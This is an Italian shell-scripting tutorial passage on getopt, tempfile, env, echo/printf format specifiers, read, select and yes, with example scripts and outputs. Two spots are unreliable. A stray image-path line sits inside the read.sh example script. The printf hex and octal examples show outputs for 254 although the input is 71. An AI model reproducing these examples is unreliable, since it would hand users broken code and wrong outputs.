  Permette di stabilire un limite massimo per la lunghezza dei comandi generati da '**xargs**' (si include tutto il comando generato, non solo gli argomenti che gli vengono forniti).

- `--exit | -x`

  In presenza di un comando che eccede la quantità di caratteri massima predefinita, o fissata con l'opzione '**-s**', termina il funzionamento di '**xargs**'.

18.3 Scansione delle opzioni della riga di comando

Se si realizza uno script che deve essere richiamato fornendogli degli argomenti (dei parametri) sotto forma di opzioni, come si è abituati con i programmi di servizio comuni, può essere conveniente l'utilizzo di programmi o comandi appositi. Se si dispone di una shell POSIX, si può utilizzare il comando '**getopts**', come descritto nella sezione 17.3.4.1. Esiste anche un programma di servizio denominato '**getopt**' (senza la «s» finale), in grado di svolgere un compito equivalente (benché in modo differente), quando non ci si può avvalere del comando di shell. Va però osservato che il programma di servizio '**getopt**' non è previsto dallo standard POSIX. Quando nella documentazione di '**getopt**' si fa riferimento allo standard POSIX, ciò che può essere standard è il comportamento della funzione ***getopt()***, usata eventualmente da '**getopt**' stesso.

18.3.1 Programma «getopt»

Il programma di servizio '**getopt**' tradizionale ha la sintassi seguente:

```
getopt stringa_di_opzioni parametro...
```

La stringa di opzioni è un elenco di lettere che rappresentano le opzioni ammissibili; se ci sono opzioni che richiedono un argomento, le lettere corrispondenti di questa stringa devono essere seguite dal simbolo due punti (‘**:**’). Gli argomenti successivi sono i valori dei parametri da analizzare. Lo scopo del programma è solo quello di controllare che tutto sia in ordine e di mettere a posto ciò che è possibile sistemare, emettendo l’elenco delle opzioni, nel modo «corretto». Per esempio:

```
$ getopt ab:c -a uno -b due -c tre quattro [Invio]
```

Potrebbe restituire il testo seguente:

```
-a -b due -c -- uno tre quattro
```

Infatti, avendo utilizzato la definizione ‘**ab:c**’, è stato stabilito che solo l’opzione ‘**-b**’ ha un argomento, per cui, l’argomento ‘**uno**’ è stato spostato alla fine delle opzioni, dopo il trattino doppio (‘**--**’).

Se il programma ‘**getopt**’ di cui si dispone è aderente strettamente alle specifiche POSIX (in quanto si utilizza una funzione ***getopt()*** limitata alle specifiche dello standard POSIX), il risultato che si ottiene è diverso, dal momento che la scansione termina nel momento in cui si trova il primo argomento che non riguarda le opzioni:

```
-a -- uno -b due -c tre quattro
```

L’esempio seguente dovrebbe chiarire in che modo si può utilizzare ‘**getopt**’ per scandire gli argomenti della riga di comando:

```
#!/bin/sh
# scansione_1.sh

# Si raccoglie la stringa generata da getopt.
STRINGA_ARGOMENTI=`getopt ab:c "$@"`
```

```
# Si trasferisce nei parametri $1, $2,...
eval set -- "$STRINGA_ARGOMENTI"

while true ; do
    case "$1" in
        -a) echo "Opzione a"
            shift
            ;;
        -b) echo "Opzione b, argomento «$2»"
            shift 2
            ;;
        -c) echo "Opzione c"
            shift
            ;;
        --) shift
            break
            ;;
        *)  echo "Errore imprevisto!"
            exit 1
            ;;
        esac
done

echo "Argomenti rimanenti:"
for argomento in "$@"
do
    echo "$argomento"
done
```

In pratica, si comprende che lo scopo di '**getopt**' è solo quello di fare un po' di ordine tra le opzioni e di distinguere le opzioni dal resto. Supponendo che il nome dello script sia '**scansione_1.sh**',

se si utilizza come nell'esempio già visto, si dovrebbe ottenere il risultato seguente:

```
$ ./scansione_1.sh -a uno -b due -c tre quattro[Invio]

  Opzione a
  Opzione b, argomento «due»
  Opzione c
  Argomenti rimanenti:
  uno
  tre
  quattro
```

Se invece '**getopt**' si deve adeguare alla funzione ***getopt()*** dello standard POSIX, il risultato cambia come segue:

```
  Opzione a
  Argomenti rimanenti:
  uno
  -b
  due
  -c
  tre
  quattro
```

18.3.2 Il funzionamento di «getopt» nella versione dei programmi di servizio Linux

«

I programmi di servizio Linux si compongono anche di una versione di '**getopt**'[2] un po' più evoluta dello standard, ma ugualmente compatibile con le versioni «normali». È ammissibile l'uso della stessa sintassi vista nella sezione precedente e in particolare si può anche forzare l'aderenza alle specifiche POSIX definendo la variabile di ambiente ***POSIXLY_CORRECT***. Questa edizione di '**getopt**' è in

grado di identificare anche le opzioni «lunghe». Oltre allo schema sintattico già visto, si può utilizzare in particolare quello seguente:

```
getopt [opzioni_di_getopt] -o|--options stringa_di_opzioni_corte ↩
↪      [opzioni_di_getopt] -- parametro_da_scandire...
```

In pratica, questa versione di '**getopt**' può avere delle opzioni proprie che ne regolano il funzionamento, tra le quali '**-o**' è obbligatoria, dal momento che il suo argomento è proprio la stringa che definisce quali opzioni possono essere presenti nei parametri. Eventualmente, per indicare opzioni lunghe, si utilizza l'opzione '**-l**'.

La stringa che definisce le opzioni corte, si comporta fondamentalmente come già spiegato nella sezione precedente. In particolare, se si usano due volte i due punti ('**::**'), si specifica che l'opzione ha un argomento facoltativo e non obbligatorio. La stringa che definisce le opzioni lunghe è simile a quella delle opzioni corte, con la differenza che, dovendo indicare dei nomi e non solo delle lettere singole, questi sono separati attraverso una virgola; per quanto riguarda l'uso dei due punti, la modalità è la stessa.

Questa versione di '**getopt**' ha anche la particolarità di essere in grado di proteggere gli argomenti che ne hanno bisogno, ma per arrivare a questo deve sapere con quale shell si sta operando. Infatti, dal momento che '**getopt**' restituisce una stringa che poi deve essere scandita nuovamente, se un argomento contiene caratteri particolari che richiedono una qualche forma di protezione (come gli spazi), è necessario che venga fatta una trasformazione opportuna, la quale non può essere unica per tutte le situazioni. In condizioni normali, il

risultato che si ottiene è adatto per Bash, altrimenti occorre utilizzare l'opzione '**-s**'.

Tabella 18.21. Alcune opzioni.

Opzione	Descrizione
`-o` ***stringa_di_opzioni_corte*** `--options` ***stringa_di_opzioni_corte***	Definisce le opzioni normali che devono essere cercate tra i parametri, specificando anche se queste hanno un argomento, obbligatorio o facoltativo.
`-l` ***stringa_di_opzioni_lunghe*** `--longoptions` ↩ ↪***stringa_di_opzioni_lunghe***	Definisce le opzioni lunghe che devono essere cercate tra i parametri, specificando anche se queste hanno un argomento, obbligatorio o facoltativo.
`-s {sh|bash|csh|tcsh}` `--shell {sh|bash|csh|tcsh}`	Definisce il tipo di shell che si sta utilizzando, permettendo di definire il modo migliore per proteggere i caratteri che richiedono questo tipo di accortezza.
`-n` ***nome_del_programma*** `--name` ***nome_del_programma***	Dal momento che '**getopt**' può segnalare gli errori, con questa opzione è possibile definire il nome del programma al quale attribuire l'errore generato.

Come esempio viene mostrata una variante dello script proposto nella sezione precedente, dove si scandiscono anche le opzioni lunghe e l'ultima ha un argomento facoltativo.

```
#!/bin/sh
# scansione_1.sh

# Si raccoglie la stringa generata da getopt.
```

```
STRINGA_ARGOMENTI=`getopt -o ab:c:: -l a-lunga,b-lunga:,c-lunga:: -- "$@"`

# Si trasferisce nei parametri $1, $2,...
eval set -- "$STRINGA_ARGOMENTI"

while true ; do
    case "$1" in
        -a|--a-lunga)
            echo "Opzione a"
            shift
            ;;
        -b|--b-lunga)
            echo "Opzione b, argomento «$2»"
            shift 2
            ;;
        -c|--c-lunga)
            case "$2" in
                "") echo "Opzione c, senza argomenti"
                    shift 2
                    ;;
                *)  echo "Opzione c, argomento «$2»"
                    shift 2
                    ;;
            esac
            ;;
        --) shift
            break
            ;;
        *)  echo "Errore imprevisto!"
            exit 1
            ;;
        esac
done

echo "Argomenti rimanenti:"
for argomento in "$@"
do
    echo "$argomento"
done
```

Supponendo che il nome dello script sia '**scansione_2.sh**', se si utilizza come nell'esempio seguente,

```
$ ./scansione_2.sh -auno -bdue -ctre quattro[Invio]
```

oppure

```
$ ./scansione_2.sh --a-lunga=uno --b-lunga=due ↩
↪                  --c-lunga=tre quattro[Invio]
```

si dovrebbe ottenere il risultato seguente:

```
Opzione a
Opzione b, argomento «due»
Opzione c, argomento «tre»
Argomenti rimanenti:
uno
quattro
```

Tuttavia, se utilizzando le opzioni corte, gli argomenti di queste non vengono attaccati alle lettere rispettive, come nell'esempio seguente,

```
$ ./scansione_2.sh -a uno -b due -c tre quattro[Invio]
```

gli argomenti facoltativi non vengono presi in considerazione:

```
Opzione a
Opzione b, argomento «due»
Opzione c, senza argomenti
Argomenti rimanenti:
uno
tre
quattro
```

18.4 File temporanei

Quando si realizzano degli script, si ha spesso la necessità di realizzare dei file temporanei, magari solo per accumulare il risultato di un'elaborazione senza tentare di fare altri tipi di acrobazie. Il programma di servizio che si usa per queste cose è '**tempfile**':[3]

```
tempfile [opzioni]
```

Nella maggior parte dei casi, '**tempfile**' viene usato senza argomenti, ottenendo la creazione di un file vuoto nella directory temporanea ('/tmp/'), con permessi normali (lettura e scrittura per tutti, meno quanto filtrato dalla maschera dei permessi), ottenendo il percorso assoluto di questo file dallo standard output.

Tabella 18.25. Alcune opzioni.

Opzione	Descrizione
`-d` ***directory*** `--directory` ***directory***	Se non si vuole usare la directory temporanea standard, si può specificare la directory di destinazione del file temporaneo con questa opzione.
`-m` ***modalità_dei_permessi*** `--mode` ***modalità_dei_permessi***	Se si vuole evitare che il file temporaneo che viene creato abbia dei permessi di accesso troppo ampi, si può utilizzare questa opzione per stabilire qualcosa di diverso.

Segue la descrizione di alcuni esempi.

- `$` **tempfile** [*Invio*]

Crea un file temporaneo e ne restituisce il nome attraverso lo standard output.

- ```
  #!/bin/sh
  TEMPORANEO=`tempfile`
  ls -l / > $TEMPORANEO
  …
  rm -r $TEMPORANEO
  ```

  Quello che si vede è l'esempio tipico di uno script, incompleto, in cui si crea un file temporaneo accumulandone il nome in una variabile di ambiente; quindi si fa qualcosa con quel file (in questo caso si inserisce il risultato del comando '**`ls -l`**'), infine si elimina il file, sempre utilizzando l'espansione della variabile che ne contiene il nome.

18.5 Ambiente

«

In situazioni determinate, può essere importante avviare un programma, o un altro script con un insieme di variabili di ambiente diverso da quello che si erediterebbe normalmente. Per questo si può usare il programma di servizio '**`env`**':[4]

```
env [opzioni] [nome=valore] … [comando [argomenti_del_comando]]
```

Come si può intuire, le opzioni di '**`env`**' servono a eliminare o ad aggiungere delle variabili di ambiente, senza interferire con l'ambiente dello script.
```

Tabella 18.27. Alcune opzioni.

Opzione	Descrizione
`-u` ***variabile*** `--unset=`***variabile***	Permette di eliminare la variabile di ambiente nominata.

`-`
`-i`
`--ignore-environment`
	Azzera completamente tutto l'ambiente.

A titolo di esempio, si supponga di avere due script: nel primo viene dichiarata la variabile di ambiente ***CIAO*** e viene chiamato il secondo eliminando questa variabile dall'ambiente; il secondo script si limita a mostrare il contenuto di questa variabile, se è disponibile.

```
#!/bin/sh
# ./primo.sh
CIAO="ciao a tutti"
export CIAO
env -u CIAO ./secondo.sh
echo $CIAO
```

```
#!/bin/sh
# ./secondo.sh
echo $CIAO
```

Il risultato è che funziona solo la visualizzazione della variabile che avviene con il comando '**`echo`**' del primo script, perché nel secondo non è disponibile. Sarebbe stato diverso se il primo e unico script fosse stato quello seguente:

```
#!/bin/sh
# ./primo.sh
CIAO="ciao a tutti"
export CIAO
env -u CIAO echo $CIAO
echo $CIAO
```

In questo caso, anche se il comando '**echo**' viene avviato senza la disponibilità della variabile ***CIAO***, si otterrebbe ugualmente la sua visualizzazione, dal momento che l'espansione della stessa avviene prima della chiamata del programma '**env**'.

18.6 Interazione con l'utente

«

Spesso, la realizzazione di uno script di shell interattivo, è molto difficile; o meglio, è difficile realizzare qualcosa di pratico da usare. La shell offre il comando interno '**read**', per leggere ciò che viene inserito attraverso la tastiera, ma questo permette di ottenere un'interazione molto banale, a livello di riga di comando. In alternativa si possono usare dei programmi realizzati appositamente per abbellire gli script, come nel caso di '**dialog**'.

18.6.1 Utilizzo di «echo» e di «printf»

«

Il programma di servizio '**echo**'[5] emette le stringhe indicate come argomento, separate da uno spazio e con l'aggiunta di un codice di interruzione di riga finale. Per usare '**echo**' nel modo più compatibile possibile, occorre limitarsi allo schema sintattico seguente, conforme allo standard, dove non è ammesso l'uso di alcuna opzione:

`echo [stringa...]`

Il programma potrebbe riconoscere alcune sequenze di escape, utili per comporre il testo da visualizzare. Tuttavia, la versione GNU del programma e il comando omonimo della shell Bash richiedono un'opzione per conformarsi a tali sequenze speciali. Pertanto, per poter usare il comando o il programma '**echo**' in modo uniforme tra i vari sistemi Unix, è necessario evitare le sequenze di escape e le opzioni.

Tabella 18.31. Elenco delle sequenze di escape riconoscibili da '**echo**' e da '**printf**'.

Codice	Descrizione
`\\`	Inserisce la barra obliqua inversa ('\').
`\a`	Inserisce il codice <*BEL*> (avvisatore acustico).
`\b`	Inserisce il codice <*BS*> (*backspace*).
`\c`	Alla fine di una stringa previene l'inserimento di una nuova riga.
`\f`	Inserisce il codice <*FF*> (*formfeed*).
`\n`	Inserisce il codice <*LF*> (*linefeed*).
`\r`	Inserisce il codice <*CR*> (*carriage return*).
`\t`	Inserisce una tabulazione normale (<*HT*>).
`\v`	Inserisce una tabulazione verticale (<*VT*>).

Codice	Descrizione
`\0`***n***	Inserisce il carattere corrispondente al codice ottale ***n***.

Il testo visualizzato dal comando o dal programma '**echo**' è concluso normalmente da un codice di interruzione di riga. Un'estensione diffusa del programma '**echo**' consiste nella disponibilità dell'opzione '**-n**' (non standard), con cui si sopprime l'aggiunta di tale codice finale, consentendo di mantenere il cursore alla fine del testo visualizzato. Per esempio così:



```
$ echo -n "ciao " ; echo "a tutti" [Invio]

ciao a tutti
```

Per ovviare alle carenze di '**echo**', occorre scegliere piuttosto il programma '**printf**',[6] il quale emette attraverso lo standard output la stringa di composizione fornita, utilizzando gli argomenti, con regole analoghe a quelle della funzione ***printf()*** del linguaggio C:

```
printf composizione [argomento...]
```

Nella stringa di composizione, vanno usate opportunamente le sequenze di escape della tabella 18.31. Per esempio, per mandare a capo il testo dopo la visualizzazione della stringa, occorre concludere con la sequenza '**\n**' (cosa che per '**echo**' è invece implicita. Inoltre, se dopo la stringa di composizione ci sono degli argomenti, si possono inserire degli ***specificatori di conversione***, caratterizzati dal fatto che iniziano con il simbolo di percentuale ('**%**'), dove ogni specificatore serve a rappresentare un argomento. Il modo in cui si esprime uno specificatore di conversione può essere comples-

so, pertanto viene mostrato un modello sintattico che descrive la sua struttura, limitatamente alle necessità del programma '**printf**':

% [*simbolo*] [*n_ampiezza*] [. *n_precisione*] *tipo*

La prima cosa da individuare in uno specificatore di conversione è il tipo di argomento che viene interpretato e, di conseguenza, il genere di rappresentazione che se ne vuole produrre. Il tipo viene espresso da una lettera alfabetica, alla fine dello specificatore di conversione. La tabella successiva riepiloga i tipi principali che dovrebbero essere accettabili in ogni realizzazione di '**printf**'.

Tabella 18.33. Tipi di conversione principali.

Simbolo	Tipo di argomento	Conversione applicata
%…d %…i	int	Numero intero con segno da rappresentare in base dieci.
%…u	unsigned int	Numero intero senza segno da rappresentare in base dieci.
%…o	unsigned int	Numero intero senza segno da rappresentare in ottale (senza lo zero iniziale che viene usato spesso per caratterizzare un tale tipo di rappresentazione).
%…x %…X	unsigned int	Numero intero senza segno da rappresentare in esadecimale (senza il prefisso '**0x**' o '**0X**' che viene usato spesso per caratterizzare un tale tipo di rappresentazione).

Simbolo	Tipo di argomento	Conversione applicata
`%…c`	`int`	Un carattere singolo, dopo la conversione in '**`unsigned char`**'.
`%…s`	`char *`	Una stringa.
`%…f`	`double`	Un numero a virgola mobile, da rappresentare in notazione decimale fissa: **[-]** ***iii . dddddd***
`%…e` `%…E`	`double`	Un numero a virgola mobile, da rappresentare in notazione esponenziale: **[-]** ***i . dddddd*****`e`**$\pm$***xx*** **[-]** ***i . dddddd*****`E`**$\pm$***xx***
`%…g` `%…G`	`double`	Un numero a virgola mobile, rappresentato in notazione decimale fissa o in notazione esponenziale, a seconda di quale si presti meglio in base ai vincoli posti da altri componenti dello specificatore di conversione.
`%%`		Questo specificatore si limita a produrre un carattere di percentuale ('`%`') che altrimenti non sarebbe rappresentabile.

Nel modello sintattico che descrive lo specificatore di conversione, si vede che subito dopo il segno di percentuale può apparire un simbolo (*flag*). I simboli principali che possono essere utilizzati sono descritti nella tabella successiva.

Tabella 18.34. Alcuni simboli, o *flag*.

Simbolo	Corrispondenza
%+... %#+... %+0***ampiezza***... %#+0***ampiezza***...	Il segno «+» fa sì che i numeri con segno lo mostrino anche se è positivo. Può combinarsi con lo zero e il cancelletto.
%0***ampiezza***... %+0***ampiezza***... %#0***ampiezza***... %#+0***ampiezza***...	Lo zero fa sì che siano inseriti degli zeri a sinistra per allineare a destra il valore, nell'ambito dell'ampiezza specificata. Può combinarsi con il segno «+» e il cancelletto.
%***ampiezza***... % ***ampiezza***...	In mancanza di uno zero iniziale, in presenza dell'indicazione dell'ampiezza, il valore viene allineato a destra usando degli spazi. È possibile esprimere esplicitamente l'intenzione di usare gli spazi mettendo proprio uno spazio, ma in generale non è richiesto. Se si mette lo spazio letteralmente, questo non è poi compatibile con lo zero, mentre le combinazioni con gli altri simboli sono ammissibili.

Simbolo	Corrispondenza
%−***ampiezza*** ... %−+***ampiezza*** ... %#−***ampiezza*** ... %#−+***ampiezza*** ...	Il segno meno, usato quando la conversione prevede l'uso di una quantità fissa di caratteri con un valore che appare di norma allineato a destra, fa sì che il risultato sia allineato a sinistra. Il segno meno si può combinare il segno «+» e il cancelletto.
%#...	Il cancelletto richiede una modalità di rappresentazione alternativa, ammesso che questa sia prevista per il tipo di conversione specificato. È compatibili con gli altri simboli, ammesso che il suo utilizzo serva effettivamente per ottenere una rappresentazione alternativa.

Tra il simbolo (*flag*) e il tipo può apparire un numero che rappresenta l'ampiezza da usare nella trasformazione ed eventualmente la precisione: '***ampiezza*** **[** **.*precisione*** **]** '. Il concetto parte dalla rappresentazione dei valori in virgola mobile, dove l'ampiezza indica la quantità complessiva di caratteri da usare e la precisione indica quanti di quei caratteri usare per il punto decimale e le cifre successive, ma si applica anche alle stringhe.

In generale, per quanto riguarda la rappresentazione di valori numerici, la parte intera viene sempre espressa in modo completo, anche se l'ampiezza indicata è inferiore; ai numeri interi la precisione non si applica; per i numeri in virgola mobile con rappresentazione esponenziale, la precisione riguarda le cifre decimali che precedo-

no l'esponente; per le stringhe la precisione specifica la quantità di caratteri da considerare, troncando il resto.

Segue la descrizione di alcuni esempi.



- `$` **`printf "ciao " ; printf "a tutti\n"`** [*Invio*]

  Questo esempio serve a dimostrare che '**`printf`**' non manda a capo il cursore, alla fine della visualizzazione, se non richiesto espressamente con la sequenza '**`\n`**'.

```
ciao a tutti
```

- `$` **`printf "%02x %02x %02x %02x\n" 192 168 1 71`** [*Invio*]

  Converte in esadecimale, i valori forniti come argomento, facendo in modo che ogni numero occupi esattamente due cifre.

```
c0 a8 01 fe
```

- `$` **`printf "%03o %03o %03o %03o\n" 192 168 1 71`** [*Invio*]

  Converte in ottale, i valori forniti come argomento, facendo in modo che ogni numero ottale occupi esattamente tre cifre.

```
300 250 001 376
```

Tabella 18.38. Esempi di utilizzo degli specificatori di conversione di '**`printf`**'.

Codice	Risultato emesso attraverso la funzione
`printf "[%i]" 123`	`[123]`
`printf "[%i]" -123`	`[-123]`

Codice	Risultato emesso attraverso la funzione
`printf "[%2d]" 123`	`[123]` L'indicatore '**`%2d`**' specifica che si devono usare almeno due cifre, ma se le cifre della parte intera sono in numero maggiore, queste vanno indicate tutte ugualmente.
`printf "[%6d]" 123`	`[   123]`
`printf "[%6d]" -123`	`[  -123]`
`printf "[%+6d]" 123`	`[  +123]`
`printf "[%06d]" 123`	`[000123]`
`printf "[%06d]" -123`	`[-00123]`
`printf "[%+06d]" 123`	`[+00123]`
`printf "[%-6d]" 123`	`[123   ]`
`printf "[%u]" 123`	`[123]`
`printf "[%u]" -123`	`[18446744073709551493]` Evidentemente si ottiene la rappresentazione del valore binario, tale e quale, secondo la notazione usata per i valori negativi.
`printf "[%6x]" 123`	`[    7b]`
`printf "[%06x]" 123`	`[00007b]`
`printf "[%x]" 123`	`[7b]`

Codice	Risultato emesso attraverso la funzione
`printf "[%x]" -123`	`[ffffffffffffff85]` Evidentemente si ottiene la rappresentazione del valore binario, tale e quale, secondo la notazione usata per i valori negativi.
`printf "[%-6x]" 123`	`[7b    ]`
`printf "[%-06x]" 123`	`[7b    ]`
`printf "[%o]" 123`	`[173]`
`printf "[%o]" -123`	`[1777777777777777777605]` Evidentemente si ottiene la rappresentazione del valore binario, tale e quale, secondo la notazione usata per i valori negativi.
`printf "[%6o]" 123`	`[   173]`
`printf "[%06o]" 123`	`[000173]`
`printf "[%f]" 123.456`	`[123.456000]`
`printf "[%f]" -123.456`	`[-123.456000]`
`printf "[%12f]" 123.456`	`[  123.456000]`
`printf "[%.4f]" 123.456`	`[123.4560]`
`printf "[%12.4f]" 123.456`	`[    123.4560]`
`printf "[%12.4f]" -123.456`	`[   -123.4560]`
`printf "[%+12.4f]" 123.456`	`[   +123.4560]`
`printf "[%012.4f]" 123.456`	`[0000123.4560]`
`printf "[%012.4f]" -123.456`	`[-000123.4560]`
`printf "[%+012.4f]" 123.456`	`[+000123.4560]`

Codice	Risultato emesso attraverso la funzione
`printf "[%-12.4f]" 123.456`	`[123.4560    ]`
`printf "[%e]" 123.456`	`[1.234560e+02]`
`printf "[%e]" -123.456`	`[-1.234560e+02]`
`printf "[%15e]" 123.456`	`[   1.234560e+02]`
`printf "[%.4e]" 123.456`	`[1.2346e+02]`
`printf "[%15.4e]" 123.456`	`[     1.2346e+02]`
`printf "[%15.4e]" -123.456`	`[    -1.2346e+02]`
`printf "[%+15.4e]" 123.456`	`[    +1.2346e+02]`
`printf "[%015.4e]" 123.456`	`[000001.2346e+02]`
`printf "[%015.4e]" -123.456`	`[-00001.2346e+02]`
`printf "[%+015.4e]" 123.456`	`[+00001.2346e+02]`
`printf "[%-15.4e]" 123.456`	`[1.2346e+02     ]`
`printf "[%s]" "ciao amore"`	`[ciao amore]`
`printf "[%7s]" "ciao amore"`	`[ciao amore]` La stringa è più lunga di sette caratteri, ma viene visualizzata completamente.
`printf "[%.7s]" "ciao amore"`	`[ciao am]` La stringa viene troncata se è più lunga del valore della precisione.
`printf "[%.14s]" "ciao amore"`	`[ciao amore]`
`printf "[%14s]" "ciao amore"`	`[    ciao amore]`
`printf "[%14.7s]" "ciao amore"`	`[       ciao am]`
`printf "[%-14s]" "ciao amore"`	`[ciao amore    ]`

Codice	Risultato emesso attraverso la funzione
`printf "[%-14.7s]" "ciao amore"`	`[ciao am       ]`

18.6.2 Utilizzo di «read»

Di norma, '**read**' è un comando interno delle shell POSIX, anche se potrebbe essere disponibile un programma di servizio equivalente, da utilizzare con una shell differente. Il modello sintattico seguente rappresenta una semplificazione che dovrebbe essere compatibile in generale con le shell POSIX:

`read` [`-p` *invito*] [*variabile*...]

Il comando '**read**' potrebbe essere utilizzato da solo, senza argomenti; in questo caso servirebbe soltanto per attendere la pressione del tasto [*Invio*], permettendo all'utente di leggere un'informazione che appare sullo schermo, prima di proseguire con altre operazioni.

L'opzione '**-p**' dovrebbe essere abbastanza chiara: permette di definire una stringa di invito all'inserimento di qualcosa. Infine, i nomi che vengono collocati in coda alla riga di comando, rappresentano altrettante variabili di ambiente che vengono create appositamente, assegnando loro le parole inserite attraverso '**read**'; in particolare, l'ultima variabile dell'elenco raccoglie tutte le parole rimanenti.

```
#!/bin/sh


printf "Inserisci una frase: "
read UNO DUE TRE
printf "La prima parola inserita è «$UNO»\n"
printf "La seconda parola inserita è «$DUE»\n"
```

```
printf "Il resto della frase è «$TRE»\n"
```

L'esempio dovrebbe permettere di capire il funzionamento di '**read**'. Si osservi in particolare il fatto che l'invito viene ottenuto attraverso il comando '**printf**', senza indicare alla fine il codice di interruzione di riga. Supponendo che si tratti dello script '**read.sh**':

```
$ ./read.sh[Invio]

Inserisci una frase: ciao come stai? io sto bene[Invio]


  La prima parola inserita è «ciao»
  La seconda parola inserita è «come»
  Il resto della frase è «stai? io sto bene»
```

18.6.3 Utilizzo di «select»

La shell Korn e la shell Bash offrono una struttura di controllo particolare, utile per la selezione interattiva di un elemento da un elenco. Si tratta di '**select**', la cui sintassi si riassume nello schema sintattico seguente:

```
select variabile [in valore…]
do
    lista_di_comandi
done
```

L'elenco di parole che segue '**in**' viene espanso, generando una lista di elementi. L'insieme delle parole espanse viene emesso attraverso lo standard error, ognuna preceduta da un numero. Se '**in**' (e i suoi

argomenti) viene omesso, vengono utilizzati i parametri posizionali. In pratica è come se venisse usato '**`in $@`**'.

Dopo l'emissione dell'elenco, viene mostrato l'invito contenuto nella variabile ***PS3*** e viene letta una riga dallo standard input. Se la riga consiste del numero corrispondente a una delle parole mostrate, allora viene assegnato alla variabile indicata dopo '**`select`**' la parola corrispondente. Se la riga è vuota (probabilmente è stato premuto soltanto [*Invio*]), l'elenco e l'invito vengono emessi nuovamente. Se viene letto il codice corrispondente a EOF ([*Ctrl d*]), il comando termina. Qualsiasi altro valore letto fa sì che la variabile sia posta al valore della stringa nulla. La riga letta viene salvata nella variabile ***REPLY***. La lista di comandi che segue '**`do`**' viene eseguita dopo ciascuna selezione fino a che non viene incontrato un comando '**`break`**' o '**`return`**'.

Il valore restituito da '**`select`**' è quello dell'ultimo comando eseguito all'interno della lista '**`do`**', oppure zero se nessun comando è stato eseguito.

Viene mostrato nuovamente lo stesso esempio già presentato in occasione della descrizione di '**`select`**' fatta nell'ambito dei capitoli dedicati a Bash: fa apparire un menù composto dagli argomenti fornitigli; a ogni selezione mostra quello scelto.

```
#!/bin/sh
select i in $*
do
    echo "hai selezionato $i premendo $REPLY"
    echo ""
    echo "premi Ctrl+c per terminare"
done
```

L'esempio seguente proviene dagli script di nanoLinux II 1998 e rappresenta la selezione del nome di un'interfaccia di rete, il quale viene accumulato nella variabile di ambiente ***INTERFACCIA***:

```
echo "Selezionare l'interfaccia."
select i in eth0 eth1 eth2 plip0 plip1 plip2
do
    INTERFACCIA=$i
    break
done
```

18.6.4 Utilizzo di «yes»

«

Il programma di servizio '**yes**'[7] emette ripetitivamente senza fine, attraverso lo standard output, le stringhe indicate come argomento (separate da uno spazio l'una dall'altra), seguite dal codice di interruzione di riga.

```
yes [stringa...]
```

Se non viene indicata alcuna stringa come argomento, emette la lettera «y». Il programma continua la sua esecuzione fino a che non viene interrotto. Segue la descrizione di alcuni esempi.

- `$` **yes** [*Invio*]

  ```
  y
  y
  y
  y
  y
  ...
  ```

  Senza argomenti, '**yes**' emette una serie indefinita di lettere «y» seguite dal codice di interruzione di riga.

- `$` **`yes n`**[*Invio*]

  ```
  n
  n
  n
  n
  n
  ...
  ```

  Se vengono specificate delle stringhe come argomento, queste stringhe vengono emesse ripetitivamente.

- `$` **`yes | mio_prog`**[*Invio*]

  Si invia una serie di lettere «y», seguite dal codice di interruzione di riga, al programma ipotetico '**`mio_prog`**' che probabilmente tende a fare delle domande alle quali si vuole rispondere sempre con una lettera «y».

18.6.5 Dialog e simili

Dialog e altri programmi più o meno compatibili, hanno lo scopo di gestire effetti più appariscenti in uno script di shell, interagendo con l'utilizzatore attraverso schermate colorate e finestre di dialogo, le quali, a seconda dei casi sono adatte allo schermo a caratteri, oppure richiedono la grafica.[8] [9] [10] [11]

`dialog` [***opzioni_generali***] [***definizione_del_tipo_di_interazione***]

`whiptail` [***opzioni_generali***] [***definizione_del_tipo_di_interazione***]

```
